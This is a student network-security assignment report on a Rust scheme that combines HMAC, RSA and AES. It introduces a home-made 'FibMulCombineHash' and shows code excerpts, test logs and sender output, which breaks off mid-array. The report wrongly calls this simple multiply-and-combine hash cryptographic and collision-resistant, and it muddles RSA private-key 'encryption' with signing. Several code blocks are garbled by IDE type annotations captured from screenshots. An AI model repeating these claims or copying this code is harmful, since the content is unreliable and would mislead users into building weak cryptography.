Network Security Assignment Report

106119029,106119064,106119099,106119102

Contents

HMAC

Problem Statement

Implement HMAC and verify message integrity,confidentiality and non repudiation. (Recommeneded to use your own unique hashing algorithm)

Solution

Language Used: **Rust**

The code is too big to be included in the report. It's available in github.

Approach

We must verify Non Repudiation, Confidentiality and Message Integrity. **HMAC** can be used to verify the **Message Integrity**. We will have to use other things in order to get **Non Repudiation** and **Confidentiality**. We are using Public Key Cryptography(in order to get Non Repudiation) and Private Key Cryptography(in order to get Confidentiality). Namely we're using **RSA** and **AES**.

Steps we followed are as follow:

1. Let the message be `MESSAGE`.
2. Both the sender and receiver have private key and public key of their own. Let the public key `PUB(sender)` and private key be `PRIV(sender)`. Similary let the public key of receiver be `PUB(receiver)` and private key of receiver be `PRIV(receiver)`.
3. Let `AESKEY` be key for AES. `AESKEY` is known only to the sender initially.
4. **Sender** encrypts the `AESKEY` with `PUB(receiver)`. Let the result be `enc1`
5. **Sender** will then encrypt `enc1` with `PRIV(sender)`. Let the result be `ENC_AES_KEY`.

```
let priv_key = rsa::encrypt_private(&rsa::encrypt_public(AES_KEY));
```

6. **Sender** will now encrypt `MESSAGE` with `AESKEY`. Let the result be `ENC_MSG`.
7. **Sender** will use hmac to generate the signature for `ENC_MSG`.

8. In our case, we're using two hashing algorithm for hmac. We're using a well known and popular cryptographic hashing algorithm `Blake3` and another one made by us which we're naming `FibMulCombineHash`.


FibMulCombineHash description

- The code is available in `hmac/src/hash.rs`. There are some tests for it as well.

`FibMulCombineHash` is a cryptographic hashing algorithm which outputs 128 bit digest. The inspiration for this algorithm was taken from the book The Art of Computer Programming by Donald Knuth, Volume 3,Section 6.4, page 518. The algorithm is extremely fast, because it's just a multiplication followed by a shift, in order to bring the output to some $[0, 2^k)$ domain. We don't have the shift state as we want the domain to be full $[0, 2^{128})$. The hash function is known to produce a very uniform distribution of hash values, hence minimizing collisions.


We hash each input byte with this and combine all of them parallely, which makes a very good usage of CPU cores. **In order to hash a 2 Mega Byte String, our CPU usage was well over 200% for this algorithm**. The hash combining strategy is also just a bunch of shifts and additions which will be very fast. The hash function has `Avalanche Effect` as well, whcih makes it a very hash function.

Code for FibMulCombineHash(Part 1)




```rust
/* Multiplicative Fibonacci hashing
(Knuth, TAOCP vol 3, section 6.4, page 518).
HASH_FACTOR is (sqrt(5) - 1) / 2 * 2^wordsize. */
// https://asecuritysite.com/hash/smh_fib
const HASH_FACTOR: u128 = 210306068529402873165736369884012333108;
#[derive(Default)]
pub struct FibMulCombineHash {}

impl FibMulCombineHash {
    fn combine(seed: u128, h: u128) -> u128 {
        let mut seed = seed;
        // seed ^= h + 0x9e3779b9 + (seed << 6) + (seed >> 2);
        seed ^= h
            .wrapping_add(0x9e3779b9)
            .wrapping_add(seed.wrapping_shl(6))
            .wrapping_add(seed.wrapping_shr(2));
        seed
    }
}
```

Code for FibMulCombineHash(Part 2)




```
impl CryptHash<u128> for FibMulCombineHash {
    fn hash(&self, s: &[u8]) → DigestType<u128> {
        let mut v: Vec<u128> = s &[u8]
            .par_iter() Iter<u8>
            // .chars()
            .map(|x| ((*x as u128).wrapping_mul(HASH_FACTOR))) Map<Iter<u8>, |&u8| → u128> map_op: :
            .collect();
        let chunk_size = 2; : usize
        while v.len() ≥ 2 {
            let w: Vec<u128> = v Vec<u128>
                .par_chunks(chunk_size) Chunks<u128>
                // .chunks(chunk_size)
                .map(|w| { map_op: : &[u128]
                    if w.len() == chunk_size {
                        FibMulCombineHash::combine(w[0], w[1]) seed: h:
                    } else {
                        w[0]
                    }
                }) Map<Chunks<u128>, |&[u128]| → …>
                .collect();
            v = w;
        }
        if v.is_empty() {
            DigestType::new(0)
        } else {
            DigestType::new(v.last().unwrap().to_owned())
        }
    } fn hash
} impl CryptHash for FibMulCombineHash
```

More than 200% CPU usage for 2MB string




```
NetSecAssignment/hmac on main [?] is 📦 v0.1.0 via 🦀 v1.66.0-nightly took 7s
✦ λ time cargo test --release --package hmac --lib -- 'hash::tests::fib_mul_combine_hash' --exact --nocapture
    Finished release [optimized] target(s) in 0.02s
     Running unittests src/lib.rs (target/release/deps/hmac-b9b6b898e4d67460)

running 1 test
bb1e38efee15829f9f4d43634b95cc76
e3528f9f6178d56beeaf3b9ea9a22fa6

test hash::tests::fib_mul_combine_hash ... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 5 filtered out; finished in 0.07s

cargo test --release --package hmac --lib --  --exact --nocapture  0.19s user 0.23s system 262% cpu 0.162 total
NetSecAssignment/hmac on main [?] is 📦 v0.1.0 via 🦀 v1.66.0-nightly
✦ λ
```

Code for 200% CPU usage



```rust
    #[test]
    fn fib_mul_combine_hash() { ▸ ▶ Run Test Debug
        let fh = FibMulCombineHash::default(); : FibMulCombineHash
        let s1 = "abc".repeat(2000000); : String
        let s2 = "abd".repeat(2000000); : String
        let h1 = fh.hash(s1.as_bytes()); : DigestType<u128>
        let h2 = fh.hash(s2.as_bytes()); : DigestType<u128>
        let h1_hex = h1.as_hex(); : String
        let h2_hex = h2.as_hex(); : String
        assert_eq!(
            h1,
            DigestType::new(u128::from_str_radix(h1_hex.as_str(), 16).unwrap())
        );
        assert_eq!(
            h2,
            DigestType::new(u128::from_str_radix(h2_hex.as_str(), 16).unwrap())
        );
        println!("{}\n{}\n", h1_hex, h2_hex);
    }
```

Avalanche Effect



```
NetSecAssignment/hmac on  main [?] is 📦 v0.1.0 via 🦀 v1.66.0-nightly
✦ λ cargo test --package hmac --lib -- 'hash::tests::avalanche_fib_mul_combine' --exact --nocapture
    Finished test [unoptimized + debuginfo] target(s) in 0.02s
     Running unittests src/lib.rs (target/debug/deps/hmac-651351ad97d3d67b)

running 1 test
Mismatches in hash: 29
Mismatches in keys: 1
test hash::tests::avalanche_fib_mul_combine ... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 5 filtered out; finished in 0.00s

NetSecAssignment/hmac on  main [?] is 📦 v0.1.0 via 🦀 v1.66.0-nightly
✦ λ
```

9. We will send **HMAC** value calculated using both of these hash functions to the receiver.
10. Sender will then generate a json file called `sender.json` which follows the following struct.

```rust
pub struct SenderStruct {
    // stores ENC_AES_KEY
    pub rsa_enc_aes_key: Vec<u8>,
    // stores  ENC_MSG
    pub aes_encrypted_message: Vec<u8>,
    //stores Hmac of ENC_MSG with Blake3
    pub hmac_blake3: Vec<u8>,
    // Stores Hmac of ENC_MSG with FibMulCombineHash
    pub hmac_custom_hash: Vec<u8>,
}
```

11. **Receiver** will read `sender.json` and get the fields from it.
12. **Receiver** will then verify the `HMAC` for both the hash functions. This proves **Message Integrity**.


13. **Receiver** will then go on and decrypt the `ENC_AES_KEY` using `PRIV(receiver)` and `PUB(sender)`. It will be

```
let aes_priv_key =
   rsa::decrypt_private(&rsa::decrypt_public(&sender_params.rsa_enc_aes_key));
```

14. This RSA decryption proves **Non Repudiation**,since private key of the sender was involved in the AESKEY encryption.
15. Now the encrypted message `ENC_MSG` can be decrypted using the `AESKEY`. This proves **Confidentiality**


Output

Sender Output




```
NetSecAssignment/hmac on main [?] is v0.1.0 via v1.66.0-nightly
λ cargo run --bin sender NetSecAssignment
    Finished dev [unoptimized + debuginfo] target(s) in 0.02s
     Running `target/debug/sender NetSecAssignment`
We have the message to send from the sender
MESSAGE: NetSecAssignment
512
1) We'll encrypt the AES KEY using RSA(public key of receiver) and then encrypt(RSA again with private key of sender) to get non repudiation
2) We'll encrypt the message using AES to get confidentiality
3) We'll use hmac to show message integrity. HMAC, we're using two variants
     i)  One variant uses Blake3 algorithm for hashing
     ii) 2nd variant uses custom hashing algorithm which outputs 128 bit digest.
-------------------------------------------------------------------
---------------------------OUTPUT----------------------------------
-------------------------------------------------------------------

ENCRYPTED AES_KEY: [54, 192, 105, 34, 212, 37, 246, 29, 52, 96, 112, 215, 25, 0, 216, 197, 156, 218, 55, 39, 16, 235, 149, 83, 195, 160, 224, 72, 114, 67, 102, 207, 195, 229, 22, 37, 124, 49,
 60, 187, 237, 72, 219, 29, 21, 200, 47, 75, 91, 15, 233, 124, 24, 15, 203, 100, 163, 104, 192, 237, 65, 194, 105, 90, 12, 113, 232, 147, 124, 126, 205, 226, 198, 210, 249, 2, 83, 253, 72, 17
6, 40, 19, 38, 6, 192, 204, 68, 135, 186, 60, 15, 168, 152, 245, 237, 136, 92, 1, 242, 59, 211, 182, 167, 1, 96, 11, 247, 255, 39, 6, 253, 255, 248, 197, 198, 215, 237, 240, 68, 216, 125, 252
, 208, 76, 86, 110, 94, 185, 70, 130, 204, 190, 83, 96, 66, 127, 207, 10, 201, 194, 39, 91, 70, 100, 93, 141, 172, 161, 107, 86, 246, 77, 133, 199, 221, 27, 26, 84, 228, 120, 236, 176, 151, 4
4, 174, 136, 4, 107, 130, 44, 6, 0, 90, 31, 63, 41, 252, 40, 144, 28, 60, 253, 14, 175, 247, 227, 144, 95, 72, 203, 20, 92, 13, 108, 50, 193, 59, 235, 156, 96, 67, 75, 214, 71, 194, 175, 46,
125, 12, 233, 128, 14, 139, 179, 51, 226, 247, 212, 151, 117, 172, 237, 17, 245, 254, 227, 128, 198, 32, 96, 241, 23, 166, 142, 34, 100, 144, 219, 48, 202, 246, 2, 51, 215, 180, 99, 118, 227,
 199, 181, 186, 250, 43, 174, 10, 166, 105, 172, 24, 131, 240, 200, 69, 94, 147, 9, 95, 205, 184, 242, 204, 184, 192, 116, 20, 181, 247, 80, 121, 137, 189, 185, 163, 137, 254, 40, 30, 240, 20
8, 108, 209, 74, 79, 40, 83, 3, 221, 201, 49, 43, 25, 111, 160, 169, 113, 193, 156, 178, 200, 124, 244, 80, 146, 206, 15, 151, 49, 3, 19, 93, 108, 109, 167, 121, 32, 206, 184, 103, 47, 244, 1
84, 26, 190, 98, 191, 111, 57, 22, 208, 115, 167, 104, 161, 66, 239, 252, 36, 61, 225, 210, 153, 89, 61, 194, 148, 88, 135, 32, 27, 55, 82, 19, 28, 185, 188, 163, 165, 168, 181, 127, 86, 143,
